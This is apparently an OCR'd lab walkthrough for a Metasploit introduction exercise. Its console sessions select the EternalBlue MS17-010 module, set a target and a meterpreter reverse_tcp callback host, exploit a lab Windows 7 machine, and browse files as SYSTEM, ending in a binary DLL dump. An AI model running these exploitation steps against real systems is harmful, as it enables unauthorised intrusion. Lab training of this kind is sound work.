

MSF INTRO - GAINING ACCESS TO THE MACHINE

Metasploit: Introduction


An introduction to the main components of the Metasploit Framework.




```
msf6 > search  ms17_010_eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms17_010_eternalblue

msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.h
                                             tml
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windo
                                             ws 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7
                                             , Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows
                                             Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
```




```
Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.h
                                             tml
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windo
                                             ws 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7
                                             , Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows
                                             Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.9.183.98      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.10.174.88
rhosts => 10.10.174.88
msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit -z

[*] Started reverse TCP handler on 10.9.183.98:4444
[*] 10.10.174.88:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.174.88:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 P
[*] 10.10.174.88:445      - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.174.88:445 - The target is vulnerable.
[*] 10.10.174.88:445 - Connecting to target for exploitation.
[+] 10.10.174.88:445 - Connection established for exploitation.
[+] 10.10.174.88:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.174.88:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.174.88:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65
[*] 10.10.174.88:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72
[*] 10.10.174.88:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31
[+] 10.10.174.88:445 - Target arch selected valid for arch indicated by DCE/RPC
[*] 10.10.174.88:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.174.88:445 - Sending all but last fragment of exploit packet
```



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
===============

  Id  Name  Type                     Information                   Connection
  --  ----  ----                     -----------                   ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC  10.9.183.98:4444 -> 10.10.174.88:49177 (10.10.174.88)

msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > 
```



```
meterpreter > dir
Listing: C:\Windows\system32\IME\shared
=======================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100777/rwxrwxrwx  307712  fil   2010-11-20 21:24:11 -0600  IMCCPHR.exe
100666/rw-rw-rw-  68608   fil   2009-07-13 20:41:16 -0500  IMEAPIS.DLL
100666/rw-rw-rw-  45568   fil   2009-07-13 20:41:16 -0500  IMEPADSM.DLL
100777/rwxrwxrwx  301568  fil   2010-11-20 21:24:16 -0600  IMEPADSV.EXE
100666/rw-rw-rw-  665600  fil   2010-11-20 21:24:15 -0600  IMETIP.DLL
100666/rw-rw-rw-  163840  fil   2009-07-13 20:41:16 -0500  IMJKAPI.DLL
100666/rw-rw-rw-  883200  fil   2009-07-13 20:41:18 -0500  MSCAND20.DLL
100666/rw-rw-rw-  40448   fil   2009-07-13 20:41:16 -0500  imecfm.dll
100666/rw-rw-rw-  19968   fil   2009-07-13 20:41:16 -0500  imever.dll
040777/rwxrwxrwx  0       dir   2009-07-13 22:20:14 -0500  res

meterpreter > cd res\\
meterpreter > dir
Listing: C:\Windows\system32\IME\shared\res
===========================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  13824  fil   2009-07-13 20:41:18 -0500  padrs404.dll
100666/rw-rw-rw-  23552  fil   2009-07-13 20:41:18 -0500  padrs411.dll
100666/rw-rw-rw-  22016  fil   2009-07-13 20:41:18 -0500  padrs412.dll
100666/rw-rw-rw-  14336  fil   2009-07-13 20:41:18 -0500  padrs804.dll

meterpreter > cat padrs404.dll
MZ����@���      �!�L�!This program cannot be run in DOS mode.
$9�~�}��}��}��t���|��}��\��t���z��t���v��t���|��t���y��t���|��t���|��Rich}��PEd�F�[J�"
                                                                                          ,��%��<p@�&v#PP@@p0�X.text `.data�0@�.pdata@ @@.rsrc@P"@@.
reloc$p4@B��[J(+�[J3��[J=��[JJmsvcrt.dllNTDLL.DLLKERNEL32.dllUSER32.dllp(�x��x0��xK�x���x ��x���x���x��x��x���x���xp�x���x,�x�(�x��xty�xx��x4��x�Q
nu��ju�\/ju�ju�$�%���[J%  @2�%��2�%�%s\hh.exe\help\imtctc.chmimtcen.chm"%s" %s::/Articles/TC/IMEPad.htmCHTAPT.hlpRSDS�I��bs�L��|`� padrs404.pdbH�\
�������3����A�f;�H��$f��$@��3�f��$�f��$�f��$�
                                                  �H��$���}���;�����BL��$L�j���H��$�H���;�u�H��$����>���L�W���H��Hc�f��L�H��$���;�u�H�A���L�R���;�H��$�
```

Thank you!